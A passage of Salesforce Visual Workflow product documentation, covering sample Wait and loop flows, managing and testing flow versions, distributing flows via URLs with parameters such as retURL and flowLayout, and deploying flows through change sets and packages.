For the second event, the flow checks whether the Boolean variable `{!oneWeekVisited}` is set to false. If it isn't, the flow doesn't wait for this event.



Like with the first event, use an Assignment element to change the value of `{!oneWeekVisited}` to `{!$GlobalConstant.True}` before the flow path returns to the Wait element. As long as `{!oneWeekVisited}` isn't false, the flow doesn't wait for the "1 Weeks" event to occur.

Tip: When a flow executes a Wait element and all the events have waiting conditions that aren't met, the flow executes the *default event path*. Because this flow is finished after it sends the final reminder, don't connect the default path to another element.

Just in case something goes wrong, set a fault path. In this example, the fault path sends an email that contains the fault message to the user who created the flow.

Sample Flow That Waits for Only the First Event

This flow waits for the first of multiple events to occur before proceeding. The base times for these events are field values, so this example uses relative time alarms.

You're designing a flow that reminds account owners to follow up with their customers a week before either the account renews or the contract ends. The flow sends a reminder email for whichever date occurs first.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example

This flow already contains these populated variables.

- `{!accountId}` contains the ID for the account
- `{!contractId}` contains the ID for the contract
- `{!accountOwner}` contains the ID for the account's owner
- `{!ownerEmail}` contains the account owner's email address


Before the flow executes the Wait element, it looks up and stores the contract's `ID`, its parent account's `ID` and `OwnerId`, and the account owner's `Email`.




The Wait element defines two relative alarm events.

Tip: Every alarm event consists of a base time and an offset. With relative time alarms, the flow needs three pieces of information to determine the base time: the object, the date/time field, and the specific record. The offset for relative time alarms works the same as it does for absolute time alarms. The flow needs to know the unit (either *`Days`* or *`Hours`*) and the number of those units. For both of these events, the base time is offset by -7 days, because weeks isn't an acceptable offset unit.

The base time for the first event ("Week before account renews") is the value of `Account.Renewal_Date__c` **(1)** on the record whose ID is stored in `{!accountId}` **(2)**. The offset is -7 days **(3)**.



The base time for the second event ("Week before contract expires") is the value of `Contract.EndDate` **(4)** on the record whose ID is stored in `{!contractId}` **(5)**. The offset is -7 days **(6)**.



You only want to send one follow-up reminder and the flow always waits for both events, so neither of these events need waiting conditions. However, just in case something goes wrong, set a fault path. In this example, the fault path sends an email that contains the fault message to the user who created the flow.

SEE ALSO:

- Flow Wait Element
- Relative Time Alarms
- Flow Wait Element
- Relative Time Alarms
- What Are Waiting Conditions?

Sample Flow That Waits for a Single Event

This flow waits for a single event. The base time for the event in this example, which is an absolute alarm, is the `{!$Flow.CurrentDateTime}` system variable.

You're designing a flow that requests feedback from customers after a contract is activated, but you want to delay the email by a day.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example


This flow already contains the following populated variables.

- `{!customerEmail}` contains the email address for the customer
- `{!creatorEmail}` contains the email address for the flow's creator

The flow activates a contract **(1)** and then waits **(2)**.



Within the Wait element, a single event is defined (1 day after activated). The flow sends the feedback request one day after the contract is activated, so use an absolute time alarm. The base time is the `{!$Flow.CurrentDateTime}` system variable **(3)**, and the offset is one day **(4)**.



Because there's only one event and you only want the feedback request to be sent once, don't set any waiting conditions for this event. However, just in case something goes wrong, don't forget to set a fault path. In this example, the fault path sends an email that contains the fault message to the user who created the flow.

SEE ALSO:

- Flow Wait Element
- Absolute Time Alarms

Sample Flow That Loops Through a Collection

Transfer ownership of accounts from one user to another by using sObject variable collections and loops. The flow already has the required user IDs.

First, create an Account-based sObject collection variable called `collAcctJSmith` and populate it with all account records that John Smith owns.

Then create a loop that iterates through the collection. For each item in the collection, the loop does the following:


1. Assigns the collection item to the loop variable.
2. Evaluates whether the account has more than 10,000 employees.
3. If the account has more than 10,000 employees, assigns Madison's user ID to the `OwnerId` field in the loop variable.
4. If the account doesn't have more than 10,000 employees, assigns Amber's user ID to the `OwnerId` field in the loop variable.
5. Adds the loop variable's values as a new item in a second collection called `collReassignedAccts`.

Finally, create a Fast Update element to update the accounts in `collReassignedAccts` with the new `OwnerId` after the loop finishes iterating through the collection.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



This section of the flow uses a single query to look up the list of accounts and a single DML statement to update those accounts. If you created a similar flow by using Record Update elements, you would use:

- One Record Update element to find all accounts that John owns and have more than 10,000 employees (1 query). Then update those records' `OwnerId` to Madison's Id (1 DML statement).
- One Record Update element to find all accounts that John owns and don't have more than 10,000 employees (1 query). Then update those records' `OwnerId` to Amber's Id (1 DML statement).

Manage Your Flows

Use the flow detail page to do anything with your flow outside of designing it—such as activating a flow, testing it, or viewing its properties.

To visit a flow's detail page, from Setup, enter *`Flows`* in the `Quick Find` box, select **Flows**, and then click a flow name.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flow and Flow Version Fields

View information about a flow and its versions on the flow detail page, like its name and URL.

Open and Modify a Flow

To modify a flow, open it in the Cloud Flow Designer.

Test a Flow

Test your flows before you activate them to make sure they're working as expected.

Activate or Deactivate a Flow Version

You can have several different versions of a single flow in Salesforce, but only one version of each flow can be active at a time. To activate or deactivate a version of a flow, go to that flow's detail page in Setup.

Delete a Paused or Waiting Flow Interview

If you no longer need to wait for a long-running flow interview to finish or for a user to resume a paused interview, delete the interview. For example, when you're updating or deleting the associated flow version.

Delete a Flow Version

To delete an active flow version, first deactivate it. If a flow has any paused or waiting interviews, it can't be deleted until those interviews are finished or deleted. Flows that have never been activated can be deleted immediately.

Let Users Pause Flows

Enable your users to pause a flow interview that they can't finish yet by customizing your organization's process automation settings. A *flow interview* is a running instance of a flow. For example, a customer service representative can pause a flow interview when the customer doesn't have all the necessary information.

SEE ALSO:

Visual Workflow

Limits for Visual Workflow

Considerations for Managing Flows

Flow and Flow Version Fields

View information about a flow and its versions on the flow detail page, like its name and URL.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Property	Description
`Active Version`	Identifies which version is active.
`Description`	The description for the flow or flow version
`Flow Name`	The name for the flow. It appears in the run time user interface.
`Name`	The name for the flow version. It becomes the `Flow Name` when this version is active.
`Namespace Prefix`	The flow's namespace prefix, if it was installed from a managed package. The Cloud Flow Designer can't open flows that are installed from managed packages.
`Type`	Determines which elements and resources are supported in the flow or flow version, as well as the ways that the flow can be distributed. For details, see Flow Types on page 5174.
`Status`	Identifies whether the flow version is active or not.
`Unique Name`	Lets you refer to the flow from other parts of Salesforce, such as in Visualforce page.
`URL`	The relative URL that you can use to run the flow, such as from a custom button or Web tab.
`Version`	The number of the flow version.

SEE ALSO:

Manage Your Flows

Flow Properties

Open and Modify a Flow

To modify a flow, open it in the Cloud Flow Designer.

You can't save changes to an active flow version. You can, however, open an active version of a flow, modify it, and then save as a new version or a new flow.

1. From Setup, enter *Flows* in the Quick Find box, then select **Flows**.
2. Click the name of the flow.
3. Open the flow.
   - To open a specific version, click the **Open** link next to that version number.
   - To open the active version of the flow, click the **Open** button. If there isn't an active version, the latest version opens.

SEE ALSO:

Considerations for Designing Flows

Manage Your Flows

Activate or Deactivate a Flow Version

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Test a Flow

Test your flows before you activate them to make sure they're working as expected.

Warning: Be careful when testing flows that contain delete elements. Even if the flow is inactive, it triggers the delete operation.

We recommend that you test all possible paths through the flow, so that you can find and fix any errors before activating the flow. For example, incomplete data in the flow can cause a data element (create, update, lookup, or delete) to fail at run time. Add a fault connector to a path that corrects the data and allows the flow to successfully finish.

1. From Setup, enter *Flows* in the Quick Find box, then select **Flows**.
2. Click the name of the flow you want to run.
3. Run the flow.
   - To run a specific version, click the **Run** link for that version.
   - To run the active version of the flow, click the **Run** button. If there isn't an active version, the latest version runs.
   - To run a flow version from the Cloud Flow Designer, open that version and then click **Run** from the button bar.

     Tip: If you recently modified the flow that you're testing, save it. Only the most recently saved changes are included when you run a flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run an active or inactive flow from the flow detail page:

To run a flow from within the Cloud Flow Designer:

- "Manage Force.com Flow"

Once you're confident that your flow is working as expected, activate the version that you tested and then distribute the flow.

SEE ALSO:

- Activate or Deactivate a Flow Version
- Customize What Happens When a Flow Fails
- Considerations for Running Flows
- Manage Your Flows

Activate or Deactivate a Flow Version

You can have several different versions of a single flow in Salesforce, but only one version of each flow can be active at a time. To activate or deactivate a version of a flow, go to that flow's detail page in Setup.

When you activate a new version of a flow, the previously activated version (if one exists) is automatically deactivated. Any running flow interview continues to run using the version with which it was initiated.

1. From Setup, enter *Flows* in the Quick Find box, then select **Flows**.
2. Click the name of the flow.
3. Click **Activate** or **Deactivate** next to the relevant version of the flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To activate or deactivate a flow:

- "Manage Force.com Flow"

SEE ALSO:

- Considerations for Managing Flows
- Manage Your Flows

Delete a Paused or Waiting Flow Interview

If you no longer need to wait for a long-running flow interview to finish or for a user to resume a paused interview, delete the interview. For example, when you're updating or deleting the associated flow version.

1. From Setup, enter *Flows* in the Quick Find box, then select **Flows**.

   If there are waiting interviews for any of your flows, the Paused and Waiting Interviews related list appears underneath the list of flows.
2. For each interview that you want to delete, click **Del**.

EDITIONS

Available in: both Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To open, edit, or create a flow in the Cloud Flow Designer:

- "Manage Force.com Flow"

Delete a Flow Version

To delete an active flow version, first deactivate it. If a flow has any paused or waiting interviews, it can't be deleted until those interviews are finished or deleted. Flows that have never been activated can be deleted immediately.

1. From Setup, enter *Flows* in the Quick Find box, then select **Flows**.
2. Click the name of the flow.
3. To delete the flow completely, including all versions, click the **Delete** button.
4. To delete an individual version, click the **Del** link for that version.

SEE ALSO:

Considerations for Managing Flows

Manage Your Flows

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete a flow:

- "Manage Force.com Flow"

Let Users Pause Flows

Enable your users to pause a flow interview that they can't finish yet by customizing your organization's process automation settings. A *flow interview* is a running instance of a flow. For example, a customer service representative can pause a flow interview when the customer doesn't have all the necessary information.

1. From Setup, enter *Process Automation Settings* in the Quick Find box, then select **Process Automation Settings**.
2. Select Let Users Pause Flows.
3. Click **Save**.

Screens don't automatically display the Pause button once Let Users Pause Flows is enabled. If you want your users to be able to pause at a given screen, select "Show Pause button" when you configure that screen.

SEE ALSO:

Flow Screen Element: General Info

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit process automation settings:

- "Customize Application"

Distribute Your Flow

Once you've created and activated a flow version, distribute it to users so that they can run it. The right distribution method depends on the users that you want to distribute the flow to: internal users, external users, systems, or other organizations.

Tip: Users can't resume paused flows from Lightning Experience, so we recommend removing the Pause button from flows that are distributed in Lightning Experience.

Here are the ways that you can distribute your flows, based on the type of user that you're distributing to.

Internal users

- Distribute a flow URL directly or through a custom button, link, or Web tab.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Embed the flow in a Lightning Page (Beta)
- Embed the flow in a Visualforce page and incorporate that page into Salesforce with a custom button, link, or Visualforce tab.

External users
Embed the flow in a Visualforce page, and incorporate that page into a Force.com site, Customer Portal, or Partner Portal.

Systems
Start a flow automatically by:

- Using the Apex `start()` method.
- Using the Invocable Action resource in the Force.com REST API.
- Adding a flow trigger workflow action to a workflow rule (Pilot).
- Adding a flow action to a process in the Process Builder.

Other organizations
Deploy a flow with change sets or a package.

For details about distributing flows with each of these methods, see "Distribute Your Flow" in the *Visual Workflow Guide*.

Flow Runtime Experiences

Depending on how a flow is distributed, your users see either the Classic runtime or Lightning runtime UI when they run the flow. Like its name suggests, Lightning runtime looks and feels like Lightning Experience.

Choose Your Org's Runtime Experience for URL-Based Flows

Are you distributing a flow via a URL? That includes things like direct URLs and custom buttons, as well as links in Setup. You can flip one switch to upgrade all those flows to Lightning runtime.

Render Two-Column Screens from a Flow URL

When you distribute a flow using a URL, you can control whether to display the screens with one column or two columns. Two-column screens are supported only for orgs that have enabled Lightning runtime.

Set Flow Variables with the Flow URL

When you distribute a flow using a URL, you can set variables within that flow using parameters in the URL.

Set Flow Finish Behavior with a Flow URL

By default, when a flow interview that uses screens finishes, a new interview for that flow begins and the user is redirected to the first screen. If you want users to be redirected to another page within Salesforce when they click **Finish**, use the `retURL` parameter in the flow URL.

Flows in Change Sets and Packages

Flows created in the Cloud Flow Designer can be included in change sets and packages. The recipient organization of either the change set or package must have Visual Workflow enabled.

SEE ALSO:

Set Flow Variables with the Flow URL

Visualforce Developer Guide: Render Flows with Visualforce

Managing Force.com Site Visualforce Pages

Create Web Tabs

Flow Runtime Experiences


Depending on how a flow is distributed, your users see either the Classic runtime or Lightning runtime UI when they run the flow. Like its name suggests, Lightning runtime looks and feels like Lightning Experience.

This screenshot shows the same flow rendered in Classic runtime (left) and Lightning runtime (right).

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Which Runtime Experience Do My Users See?

Flows that run from a Visualforce page always use Classic runtime. Flows that run from a Lightning Page always use Lightning runtime. All other methods depend on whether Lightning runtime has been enabled in your org's Process Automation settings.

This table summarizes which runtime experience your users see based on how you distribute the flow.

Flow Distribution Method	**When `Lightning Runtime for Flows` is**	
	Not selected	**Selected**
Visualforce page	Classic runtime	Classic runtime
Custom button	Classic runtime	Lightning runtime
Custom link	Classic runtime	Lightning runtime
Web tab	Classic runtime	Lightning runtime
Direct link	Classic runtime	Lightning runtime
Lightning Page	Lightning runtime	Lightning runtime

Do the Runtime Experiences Behave Differently?

For the most part, the only difference between the two runtime experiences is the look and feel. However, Lightning runtime doesn't support passing values to these types of variables from outside the flow.

- Picklist variables
- Multi-select picklist variables
- sObject variables
- Collection variables of any data type

SEE ALSO:

Choose Your Org's Runtime Experience for URL-Based Flows

Considerations for Running Flows

Choose Your Org's Runtime Experience for URL-Based Flows

Are you distributing a flow via a URL? That includes things like direct URLs and custom buttons, as well as links in Setup. You can flip one switch to upgrade all those flows to Lightning runtime.

We have two flavors of runtime experience for your flow users. *Classic runtime* looks more like a standard Visualforce page. *Lightning runtime* fits right in with Lightning Experience. To see a comparison of the two runtime experiences, check out Flow Runtime Experiences.

To render all URL-based flows in Lightning runtime:

1. From Setup, enter `Process Automation Settings` in the `Quick Find` box, then select **Process Automation Settings**.
2. Select **Enable Lightning Runtime for Flows**.
3. Save your changes.

This setting also lets you control whether a flow displays in one or two columns if you distribute the flow via a URL or via a Lightning Page.

When enabled, flows use Lightning runtime when they're run from:

- A direct link
- A custom button or link
- The Run button in the Cloud Flow Designer
- A Run link on the flow list page
- The Run button on a flow detail page

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit process automation settings:

- "Customize Application"

SEE ALSO:

Flow Runtime Experiences

Render Two-Column Screens from a Flow URL

Render Two-Column Screens from a Flow URL

When you distribute a flow using a URL, you can control whether to display the screens with one column or two columns. Two-column screens are supported only for orgs that have enabled Lightning runtime.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Prerequisites

Enable Lightning runtime so that your flows respect the specified layout.

1. From Setup, go to Process Automation Settings.
2. Select **Enable Lightning Runtime for Flows**.

Format

To display a flow's screens in two columns:

```
/flow/flowName?flowLayout=twoColumn
```

Examples

This example displays a "Case Management" flow in two columns.

```
/flow/Case_Management?flowLayout=twoColumn
```

This example displays a "User Info" flow in two columns and sets the varUserFirst and varUserLast variables (both of type Text) to the running user's FirstNameand LastName field values.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}&flowLayout=twoColumn
```

SEE ALSO:

- Choose Your Org's Runtime Experience for URL-Based Flows
- Considerations for Two-Column Flows

Set Flow Variables with the Flow URL

When you distribute a flow using a URL, you can set variables within that flow using parameters in the URL.

You can't set the values for sObject variables and sObject collection variables using URL parameters. If the flow uses Lightning runtime, you also can't set the values for picklist variables, multi-select picklist variables, and collection variables of any data type. The variable must have its `Input/Output Type` set to allow input access.

These steps assume you're using a relative URL in your org to direct users to the flow.

1. From Setup, enter *`Flows`* in the `Quick Find` box, then select **Flows**.
2. Click the name of the flow.
3. Copy the URL for the flow.
4. At the end of the flow URL, append `?`***`name`***`=`***`value`***, where *`name`* is the unique name of the variable or collection variable in the flow that you want to set and *`value`* is the value you want to set it to. If you want to set multiple variable values, append `?`***`name1`***`=`***`value1`***`&`***`name2`***`=`***`value2`*** to the end of the flow URL. If you want to set the values for multiple items in the same collection variable, append `?`***`name`***`=`***`value1`***`&`***`name`***`=`***`value2`***.
   For example:

```
/flow/MyFlow?varNumber=100&varString=Hello
```

Here are the valid values for each flow variable and collection variable based on its data type.

Variable Type	Acceptable Values
Date	Merge field of type Date or `YYYY-MM-DD`
DateTime	Merge field of type Date/Time or `YYYY-MM-DDThh:mm:ssZ`
Text	Merge field of any type or a string
Number	Merge field of type Number or a numeric value
Currency	Merge field of type Number or a numeric value
Boolean	• Merge field of type Checkbox • True values: `true` or `1` • False values: `false` or `0`

Note: When you distribute a flow, don't pass a currency field value from a Salesforce record into a flow Currency variable with a URL parameter. When a currency field is referenced through a merge field (such as `{!Account.AnnualRevenue}`), the value includes the unit of currency's symbol (for example, $). Flow variables of type Currency can accept only numeric values, so the flow fails at run time. Instead, pass the record's ID to a flow Text variable with a URL parameter. Then in the flow, use the ID to look up that record's value for the currency field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view a flow's detail page:
- "View Setup and Configuration"

To create and edit custom buttons, links, and Web tabs:
- "Customize Application"

Example: The following example is a flow URL that is used in a custom button on a case page layout. When a user clicks that button, the flow launches with the varID variable (of type Text) set to the case record's `CaseNumber` field value.

```
/flow/Case_Management?varID={!Case.CaseNumber}
```

The following example sets the varUserFirst and varUserLast variables (both of type Text) to the running user's `FirstName` and `LastName` field values.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}
```

The following example is a flow URL that is used in a custom button on a contact page layout. When a user clicks that button, the flow launches and adds text values from the contact as items in the {!collNames} text collection variable.

```
/flow/Contact_Info?collNames={!Contact.FirstName}&collNames={!Contact.LastName}
```

SEE ALSO:

- Set Flow Finish Behavior with a Flow URL
- Distribute Your Flow
- Troubleshoot Flow URLs

Set Flow Finish Behavior with a Flow URL

By default, when a flow interview that uses screens finishes, a new interview for that flow begins and the user is redirected to the first screen. If you want users to be redirected to another page within Salesforce when they click **Finish**, use the `retURL` parameter in the flow URL.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Format

To redirect users to a specific page in Salesforce after they click **Finish**:

```
/flow/flowName?retURL=page_name
```

where *page_name* is a relative URL (the part of the URL that comes after `https://yourInstance.salesforce.com/`).

Limitations

- You can't redirect flow users to a URL that's external to your Salesforce organization.
- You can't use a flow variable as the value for the retURL parameter. If you want to use a flow variable to redirect a user, such as to a specific record, distribute the flow by using Visualforce.
- retURL can cause nested top and side navigation bars to render on the destination page.

Examples

The following flow URL redirects the user to the home tab for cases (`https://yourInstance.salesforce.com/500/o`).

```
/flow/Case_Management?retURL=500/o
```

The following flow URL sets the varUserFirst and varUserLast variables (both of type Text) to the running user's `FirstName` and `LastName` field values. When the flow interview finishes, the user is redirected to `https://yourInstance.salesforce.com/home/home.jsp`.

```
/flow/User_Info?varUserFirst={!$User.FirstName}
   &varUserLast={!$User.LastName}&retURL=home/home.jsp
```

SEE ALSO:

- Distribute Your Flow
- Troubleshoot Flow URLs
- Set Flow Variables with the Flow URL

Flows in Change Sets and Packages

Flows created in the Cloud Flow Designer can be included in change sets and packages. The recipient organization of either the change set or package must have Visual Workflow enabled.

- Considerations for Deploying Flows with Change Sets
  Before you use change sets to deploy a flow, understand the limits and unexpected behaviors that are related to component dependencies, deployment, and flow triggers.
- Considerations for Deploying Flows with Packages
  Flows can be included in both managed and unmanaged packages. Before you deploy one, understand the limitations and behaviors of packages that contain flows.

SEE ALSO:

- Considerations for Installed Flows
- Limits and Considerations for Visual Workflow
- Distribute Your Flow

Considerations for Deploying Flows with Change Sets

Before you use change sets to deploy a flow, understand the limits and unexpected behaviors that are related to component dependencies, deployment, and flow triggers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Component Dependencies

- If you plan to deploy a flow with change sets, consider limitations in migration support. Make sure your flows reference only fields and components that are available in change sets.
- When you view the dependent components for the change set, the Component Dependencies page lists the dependencies for *all* versions of the flow. Add all interdependent components for the relevant flow version to the outbound change set.
- If a component is referenced by the following flow elements, the Component Dependencies page doesn't display that component. To deploy the flow successfully, manually add those referenced components to the change set.
  - Apex
  - Email Alerts

  - Post to Chatter
  - Quick Actions
  - Send Email
  - Submit for Approval

  For example, if you use an email alert, manually add the email template that is used by that email alert.

Deployment

- You can include only one version of a flow in a change set.
- An active flow in a change set is deployed to its destination as inactive. Activate the flow manually after deployment.
- If the flow has no active version when you upload the outbound change set, the latest inactive version is used.
- Deploying or redeploying a flow with change sets creates a version of the flow in the destination organization.

Flow Triggers

Flow triggers aren't available in change sets.

The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

SEE ALSO:

Change Sets

Considerations for Deploying Flows with Packages

Flows can be included in both managed and unmanaged packages. Before you deploy one, understand the limitations and behaviors of packages that contain flows.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Component Dependencies

- If you plan to deploy a flow with packages, consider limitations in migration support. Make sure your flows reference only packageable components and fields.
- Referential integrity works the same for flows as it does for other packaged elements.
- If any of the following elements are used in a flow, packageable components that they reference aren't included in the package automatically. To deploy the package successfully, manually add those referenced components to the package.
  - Apex
  - Email Alerts
  - Post to Chatter
  - Quick Actions
  - Send Email
  - Submit for Approval

  For example, if you use an email alert, manually add the email template that is used by that email alert.

Flow Status

You can package only active flows. The active version of the flow is determined when you upload a package version. If none of the flow's versions are active, the upload fails.

Updating Packages

- To update a managed package with a different flow version, activate that version and upload the package again. You don't need to add the newly activated version to the package. However, if you activate a flow version by mistake and upload the package, you'll distribute that flow version to everyone. Be sure to verify which version you really want to upload.
- You can't include flows in package patches.

Other Limitations

- If you register your namespace after you referenced a flow in a Visualforce page or Apex code, don't forget to add the namespace to the flow name. Otherwise, the package will fail to install.
- If someone installs a flow from a managed package, error emails for that flow's interviews don't include any details about the individual flow elements. The email is sent to the user who installed the flow.
- Flow triggers aren't packageable.

